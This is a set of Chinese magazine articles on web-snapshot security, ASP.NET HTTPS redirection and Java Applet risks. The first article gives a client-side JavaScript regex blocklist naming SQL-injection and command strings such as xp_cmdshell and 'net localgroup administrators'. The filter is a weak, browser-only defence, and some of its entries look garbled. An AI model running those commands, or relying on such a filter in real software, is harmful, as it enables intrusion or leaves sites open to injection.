1）各个击破：网页快照的安全设计

这些都可以作为知识库中的内容，在机械学习中将其过滤掉。将目前已知的 JavaScript 脚本语言中几种常见的恶意代码作为知识库中的原始内容，选择合适的知识表示方法，利用产生式规则表示法，易于实现解释功能。这个系统需要满足的基本要求是：具有合适的学习环境，具有一定的学习能力，能够运用所学到的知识来求解问题，通过学习能够提高自身的性能。

这种原理设计的思路如下：首先利用编译原理的相关知识，通过对脚本语言的词法分析、语法分析等，与利用人工智能原理建立的机械学习系统进行学习比较，对网页脚本代码进行分析学习，找出存在于网页上的不安全代码。然后，机器学习系统将保存于本地原始文档数据库的网页调入执行单元，对于网页中的脚本语言进行语义分析、语法分析、词法分析等将 JavaScript 脚本代码表示出来，并将其与知识库中的代码表示进行匹配判断。对于与知识库代码匹配度高的代码，则认为是不安全代码，将这部分从网页中去除；对于与知识库代码模糊匹配的代码，则认为是可能不安全代码，为安全起见，先将这部分加入知识库，再将其从网页中删除。这样，经过机器学习建立的网页快照就是相对安全的，大大降低了用户点击网页快照时的安全风险。下面是一段典型的过滤代码：

```
<script language="JavaScript">
<!--
var url = location.search;
var
re=/^\?(.*)(select%20|insert%20|delete%20from%20|count\(|drop
%20table|update%20truncate%20|asc\(|mid\(|char\(|xp_cmdshell|
exec%20master|net%20localgroup%20administrators|\"|:|net%20
user|\|%20or%20)(.*)$/gi;
var e = re.test(url);
if(e) {
alert("地址中含有非法字符~");
location.href="error.asp";
}
//-->
</script>
```

规则中的“%20”是 JavaScript 的 URL 编码，表示空格。如果输入“http://www.XXX.com/aaa. aspx?id= select *”，就会提示错误，如图 1 所示。




图 1

2）个性应用：电子商务网站中的网页快照

网页快照应用的领域十分广泛，尤其是在安全要求比较高的行业中，比如电子商务、电子政务、银行、移动通讯、电力等。以电子商务网站为例，在很多关键场合需要用到网页快照：① 用户购买商品时，需要对当前购买的商品进行截图，以免因为后期商品属性变化而导致客户误解。② 电子商务网站中，对用户订单进行截图，便于保存原始数据。其原理为：使用浏览器访问网页，对浏览器中的网页进行截图，然后保存图片。

这里以 ASP.NET 的开发环境为例，并使用第三方程序集 Interop.ACAWebThumbLib.dll（它可以捕获网站画面），按照规定的格式生成网页快照。控件下载地址为：http://www.acasystems.com/en/ web-thumb-activex/download.htm。具体步骤如下：

第 1 步：添加程序集到 Bin 文件夹。比如，添加到网站的 Bin 文件夹下 FRIMLEC\FRIMLEC. B2C.WebSite\Bin。

第 2 步：代码调用。首先应用程序集：“using ACAWebThumbLib;”。


第 3 步：调用截图类的关键方法。相关代码及注释如下：

```
string url = Tool.GetRootURI(); //获得网站 URL
url = url + "/Modules/Order/OrderConfirm.html";
ThumbMakerClass thumbMakerClass = new
ThumbMakerClass();
```

```
thumbMakerClass.SetURL(url);
bool t_bRet1 = false;
if (0 == thumbMakerClass.StartSnap())
//如果截图完成，保存图片
{
t_bRet1 = thumbMakerClass.SaveImage(pathRoot + time +
"pic.jpg");
thumbMakerClass.SetThumbSize(240, 0, 0);
//设置图片宽度为 240
}
```

通过上述代码可以看到，网页快照是过去时间点操作界面留下的截图，便于后期数据查证，是业务系统重要的组成部分。此解决方案生成的快照质量高，图片清晰，是网页快照的最优解决方案。除此之外，网页快照还可以应用到电子政务、MOSS 系统、CRM、OA 办公自动化系统等。需要注意的是，现在搜索引擎的功能日益广泛，但大多数搜索引擎还没有对网页快照部分的安全性进行研究和判断，这样用户在点击网页快照的时候也存在一定的风险。通过上述思路，对网页安全性方面的较常出现的脚本语言进行分析，结合实际应用设计安全性更高的网页快照，可以给用户提供更高的安全保障。

前置知识：无
关键词：网管、SSL、https



安全 SSL 访问的实现方法详解

文/图 Winbo

在网络上，信息在传递过程中会经过其他计算机。随着网上支付的不断发展，人们对信息安全的要求越来越高。一般情况下，中间的计算机不会监听路过的信息。但在使用网上银行或者进行信用卡交易的时候，计算机有可能被监视，从而导致个人隐私的泄露。因此 Netscape 公司提出了 SSL 协议，旨在达到在开放网络上安全保密地传输信息的目的，这种协议在 Web 上获得了广泛的应用。在网络安全应用过程中，经常会遇到和 SSL 相关的问题。下面列举两个典型的 SSL 开发应用，详细剖析 SSL 安全应用的内部奥秘。

揭开 SSL 安全开发的神秘面纱

SSL 又叫"安全套接层(Secure Sockets Layer)协议"，是一种在客户端和服务器端之间建立安全通道的协议。SSL 协议使用不对称加密技术实现会话双方之间信息的安全传递。可以实现信息传递的保密性、完整性，并且会话双方能鉴别对方身份。不同于常用的 HTTP 协议，我们在与网站建立 SSL 安全连接时使用 HTTPS 协议，即采用 https://ip:port/的方式来访问。IETF (http://www.ietf.org) 对 SSL 作了标准化，即 RFC2246，并将其称为 TLS(Transport Layer Security)，从技术上讲，TLS1.0 与 SSL 3.0 的差别非常微小。以下是服务器传输的证书，通过 wireshark 抓取 IE 浏览器和 gmail 的通信过程所得，如图 1 所示。




图 1

在上面的数据中，可以看到"SSLv3"、"Certificate"等字眼。不错，这里就是 SSL 通信过程了。SSL 安全套接层协议包括服务器认证、客户认证（可选）、SSL 链路上的数据完整性和 SSL 链路上的数据保密性。在实际应用中，SSL 主要使用公开密钥体制和 X.509 数字证书技术保护信息传输的机密性和完整性。SSL 安全协议主要提供三方面的服务：① 认证用户和服务器，使得它们能够确信数据将被发送到正确的客户机和服务器上；② 加密数据以隐藏被传送的数据；③ 维护数据

的完整性，确保数据在传输过程中不被改变。对于电子商务应用来说，使用 SSL 可保证信息的真实性、完整性和保密性。想到这里，我们自然会思考：电子商务网站、银行网站或证券公司的网站，这样的应用也应该差不多吧！答案是肯定的。这里就列举几个典型的应用，看看其中有些什么玄机。

使用 ASP.NET 实现 SSL 安全转向应用

银行的网站包括了机密性页面，比如网上支付的金额；也包括了非机密页面，比如某某行长造访某地。因此，有的页面需要 SSL，有的页面不需要 SSL。对于某些安全性较高的网页，如网上支付或用户登录页面，可能会使用到 https（SSL/TLS）来提高安全性，而其他的页面则不需要，如图 2 所示。




图 2

那么，如何自动快速地在 HTTPS 和 HTTP 之间进行切换呢？下面将介绍如何在 ASP.NET 中强制某 Action 使用 HTTPS 和如何进行向 HTTPS 页面的跳转。我们先实现强制一个 Action 使用 HTTPS。这里写了一个 RequireHttpsAttribute，作用是将非 HTTPS 连接转换成 HTTPS 连接，这样所有使用了 RequireHttps 这个 filter 的 controller 都会强制使用 HTTPS 连接。RequireHttpsAttribute 是个什么东西呢？首先来看看这段代码。

```
01: public class RequireHttpsAttribute : AuthorizeAttribute
02: {// 重写 OnAuthorization 方法
03: public override void OnAuthorization (AuthorizationContext filterContext)
04: {
05: if (!filterContext.HttpContext.Request.IsSecureConnection)
06: {
07: string path = filterContext.HttpContext. Request.Path;
08: string host = System.Configuration.ConfigurationManager.AppSettings["HostName"];
09: string port = System.Configuration.ConfigurationManager.AppSettings["HttpsPort"];
10: if (port != null)
11: {host = string.Format("{0}:{1}", host, port);}
12: filterContext.HttpContext.Response.Redirect(string.Format("https://{0}{1}", host, path));
13: }
14: }
```

第 1 行，AuthorizeAttribute 类，代表一个属性，用来限制访问者对 Action 方法的访问。

第 3 行，OnAuthorization()方法，当请求一个认证时会调用此方法；AuthorizationContext 类用来封装 AuthorizeAttribute 类常用的一些信息。

第 5 行，如果已经是 HTTPS 连接则不处理，否则重定向到 HTTPS 连接。

第 7 行，获取当前请求的 Path 路径。

第 8 行，从 web.config 中获取 host，也可以直接从 httpContext 中获取。

第 9 行，从 web.config 中获取 HTTPS 的端口。

第 12 行，如果端口号为空表示使用默认端口，否则将 host 写成 host:port 的形式。

第 13 行，重定向到 HTTPS 连接。

> **小知识　MVC 框架**
> ASP.NET MVC 是微软官方提供用的 MVC 模式编写 ASP.NET Web 应用程序的一个框架，官方网站为 http://www.asp.net/mvc。

由于 HTTPS 和 HTTPS 服务使用不同的端口号，而且 HTTPS 不能绑定主机头，只能通过不同端口的方式来区分各个站点，所以这里将 host 和 port 信息写到了 web.config 里，以方便配置。在 web.config 的 appsettings 节加入如下信息即可。

```
<appSettings>
<add key="HostName" value="localhost"/>
<add key="httpsPort" value="443"/>
</appSettings>
```

HttpsPort 可以不写，使用默认的 443。然后在要使用 HTTPS 连接的 Controller 或 Action 前加上 [RequireHttps]，如：

```
[RequireHttps]
public ActionResult About()
{
return View();
}
```

这样，当我们用 http://localhost/Home/访问该页面时，会自动跳到 https://localhost/Home。但还有一个问题，网页中的链接都是 HTTP 的，当点击进入需要使用 HTTPS 连接的网页时都要进行一次 Redirect，所以要将网页中的链接也改成 HTTPS。其实，只需要将 view 中所有链接到 HTTPS 页面的 Html.Action()使用适当的重载方法来写即可。ASP.NET 提供了 2 种重载可以将 protocol 设置为 HTTPS。在新建 ASP.NET MVC Web Application 后默认生成的站点中，shared 文件夹下有 site.master 文件，其中有个指向 /Home/About 的 ActionLink。原来是："Html.ActionLink ("Home", "Index", "Home")"，对其进行改写："Html.ActionLink ("About", "About", "Home", "https",

"localhost", "",null, null)"，这样，生成出来的链接就是 HTTPS 的了，点击以后直接会使用 HTTPS 连接而无需再进行一次 Redirect，之后新的要到 HTTPS 页面的链接也可仿照此写法。

在调试过程中，也是一波三折，比如这里就遇到了无法启动 HTTP SSL 服务的解决方法。在调用网站程序的时候，打开 IIS 管理器，发现里面的网站目录上有一个红叉，启动网站失败，没有日志记录；再检查“服务”项目，发现 IIS ADMIN 已经启动，RPC 已经启动，但是 HTTP SSL 无法启动，并提示“与 World Wide Web Publishing Service 服务相依的 HTTP SSL 服务因下列错误而无法启动：系统找不到指定的文件”，在服务里面启动“World Wide Web Publishing Service”，仍然提示错误。在测试过程中发现，出现上面的错误是由于防火墙的原因。在防火墙 MacAfee 的设置里增加访问设置，问题迎刃而解。

直通罗马：尝试另一种安全访问的方法

要解决一个问题，就要发挥刨根问底的精神，把问题彻底解决。这里使用了第三方程序集 WebPageSecurity.dll 来协助解决 SSL 的这个问题。下载地址为：http://www.codeproject.com/KB/aspnet/WebPageSecurity/WebPageSecurity_Src.zip。需要注意的是，输入 Code Project 网站(http://www.codeproject.com)的注册账号之后才能下载。具体的实现步骤为：

第 1 步，首先将程序集添加到 Bin 文件夹。编译项目文件包 WebPageSecurity，就可以获得 WebPageSecurity.dll 了。即添加 WebPageSecurity. dll 到 Bin 文件夹。

第 2 步，配置 Web.Config。在< configSections >节点下加入以下配置：

```
<section name="secureWebPages" type="Ventaur. Web.Security.Configuration.SecureWebPageSettings, WebPageSecurity"/>
```

在<configuration>节点下加入以下配置：

```
01: <secureWebPages mode="RemoteOnly" ignoreHandlers="WithStandardExtensions">
02: <files>
03: <add path="Login.aspx" />
04: <add path="Legal/Privacy.aspx" />
05: <add path="Legal/Copyright.aspx" secure= "Ignore" />
06: </files>
07: <directories>
08: <!--<add path="/" recurse="True" />-->
09: <add path="Admin" recurse="True" />
10: <add path="Admin/Info/" secure="Insecure" />
11: </directories>
12: </secureWebPages>
```

在上面的代码中，第 1 行加入 secureWebPages 配置节点。第 2 行给具体的页面文件使用 SSL 加密，默认情况是使用 SSL。第 5 行配置不需要 SSL 加密的页面，secure="Ignore"表示忽略此页面使用 SSL 加密。第 7 行给文件夹下的所有文件使用 SSL 加密。第 10 行配置不需要 SSL 加密的文件夹，secure="Ignore"表示忽略此文件夹下的所有文件使用 SSL 加密。

> **小知识　Mode 值**
>
> Mode 值主要有以下 4 种选择，分别是：On (Default)，RemoteOnly，LocalOnly 和 Off。其中，On(Default)表示来自各个方向的请求使用 SSL；RemoteOnly 表示来自于远程客户的请求使用 SSL 网站部署到服务器上；LocalOnly 表示在本地调试时使用；Off 表示 SSL 不可用。

第 3 步：添加 Module 到 Application。在<httpModules>节点下加入以下配置：


```
<add name="WebPageSecurity" type="Ventaur.Web.Security.SecureWebPageModule, WebPageSecurity" />
```

第 4 步：新建基类 BasePage.cs，让所有的 aspx 页面继承于 BasePage 类。

当然，在实际测试过程中，总会遇到这样或那样的麻烦。下面就是测试过程中遇到的一个典型问题。在一台机器上配置好了 SSL，由于项目中用到了 WebPageSecurity（一个 HTTP/HTTPS 自动切换的 httpmodule），所以在 web.config 文件中做了相应的设定。弄完后，测试页面，发现页面没有自动切换。当时耗费了将近半天时间，最后检查 web.config 中的配置，发现把<httpmodules>遗漏了。一查，web.config 这个文件里根本没有<httpmodules>的配置，至此，原因终于大白。

通过上述测试，无须在 IIS 上对每个页面进行配置，SSL 加密页面与非 SSL 页面就可以自动转换了。尤其是对于有大量 SSL 页面的时候，上面的解决方案可供选择。当我们在网络上轻松游走于各大银行网站的时候，适当想想这些背后的代码方案，还是挺有意思的。原来，安全随时就在我们身边，风景也随时就在我们身边，只是我们的生活太匆忙而忽略了！

前置知识：Java
关键词：网管、脚本、Java



走进安全的Java脚本世界

文/图 winbo

Java 是目前网上最流行的编程语言之一，经过 10 多年的应用，已经从一种编程语言演化为一个广泛应用的计算平台，其“编写一次，到处运行”的跨平台优势更是给整个网络安全带来了巨大的变革。作为安全编程方面的关注者，我们必须了解可能潜伏在 Java 应用程序中的安全性缺陷，因为它可能会使系统无法正常使用，导致攻击者篡夺对系统的特权，控制系统的运行，危及系统上的数据安全或者假冒未经授权的信任。因此，需要对 Java 涉及的几个重要安全方面进行了解。

水波荡漾中的 Java Applet 隐患

首先从最常见的浏览器端 Java 应用开始。Java Applet 就是用 Java 语言编写的一些小应用程序，它们可以直接嵌入到网页中，并能够产生特殊的效果。很多朋友都还记得，当 Java Applet 小程序推出时，那随风荡漾的水波纹给呆板的浏览器带来了勃勃生机，令人赞不绝口。不过，好事多磨，Web 用户的机器面临的安全威胁比以往任何时候都要大。

1）Java Applet 的安全问题

以下是日常网络浏览中的几个重要方面：

① Java Applet 与操作系统安全。不错，跨平台是 Java 的优势，Java 可在多种操作平台上运行。但是，恶意的 Applet 只要在一种操作系统(例如 Solaris)上攻击成功，在攻击其他操作系统时就能得逞。因此，有些功能很有可能会被 Applet 的设计者滥用，如许多预先定义好的类（class）、方法（method），使用这些接口可以删除或修改文件、更改使用中的磁盘内容、杀掉执行程序或其执行线程（thread）。更改系统可能是所有潜在危险中最严重的一种，而更改系统就会导致入侵系统。因此，必须保证在用户下载 Applet 时，没有其他进入系统的安全漏洞产生。

② Java Applet 与个人隐私的安全。目前，比较常见的威胁是：可能会造成一些敏感资料的泄露，如个人用户的电子邮件或财务记录。利用 Java Applet，还可以伪造电子邮件，形成比较常见的攻击行为，如 Applet 先利用系统送出假信息，以欺骗真的邮件。但就目前的技术而言，电子邮件的防卫比较困难，根本原因在于缺乏对客户端电子邮件连接接口的限制功能。针对个人隐私的问题，Java 采用了多种形式对网络攻击进行防卫，如对文件系统的输入/输出操作进行严格控制。不过，这又与 Applet 总是需要使用一条通道来传回数据的要求背道而驰，因为 Applet 总是与服务器一直相连进行通信。

③ Java Applet 与拒绝系统服务攻击。拒绝服务攻击是目前最容易实施的攻击行为，这将通过使计算机崩溃或者把它压垮来阻止提供服务。比较常见的有死亡之 ping、UDP 洪水、SYN 洪水、Land 攻击、Smurf 攻击、电子邮件炸弹等。而这些也可以通过 Java Applet 来实现，如通过相关的 Java 类和方法来耗尽可用的文件资源、调用所有系统的内存、耗光 CPU 的执行周期。拒绝系统服务式的攻击是 Java 常见的安全问题之一，通过有针对的小程序可以轻松实现，特别是用户在下载不知情插件时，盲目的信任将导致系统的灾难。

2）Java Applet 的安全防范

为了防范利用 Applet 的攻击，人们开始寻找各种优秀的防范措施，Java 采取了许多新的安全措施。对普通用户来讲，可以采用以下方法进行防范：

① 勤打安全补丁。很多恶意的 Applet 就是针对最新的漏洞进行攻击的，通常在新版的浏览程序中会对以前版本的 bug 进行改进或提供“补丁”程序，用户也可以多留意目前市场上针对 Java 的漏洞进行修补的新产品。

② 不要随便浏览恶意的网站。虽然大部分的网页是安全的，但如果目前使用的是十分重要的服务器或其他存有重要资料的机器，就要三思而后行了。

③ 针对网页上的恶意 Java Applet 及类似可执行文件制定相关策略。在 Java 语言开发的早期，为了抵抗 Applet 攻击，Java 设计师们提供了三把利箭，分别是字节码验证器、Applet 类装载器以及安全管理器。在 Applet 的装载与执行阶段，三者结合起来对文件系统、网络

与浏览程序的内部进行检查，三者相互补充，共同维护 Java Applet 的安全。后来，随着 Java 技术的发展，基于数字签名的信任 Applet（trusted Applet）被开发出来，并得到了比较广泛的应用。在 Java 语言中，Applet 所在网页的 URL 可以由 java.applet 程序包中提供的方法 getDocumenBase()来取得。例如在 Applet 在初始化阶段先检测当前 URL，一旦与设定不符，就在 Java 控制台（JavaConsole）中输出警告信息，然后自动中止运行，从而达到了保护代码的目的。

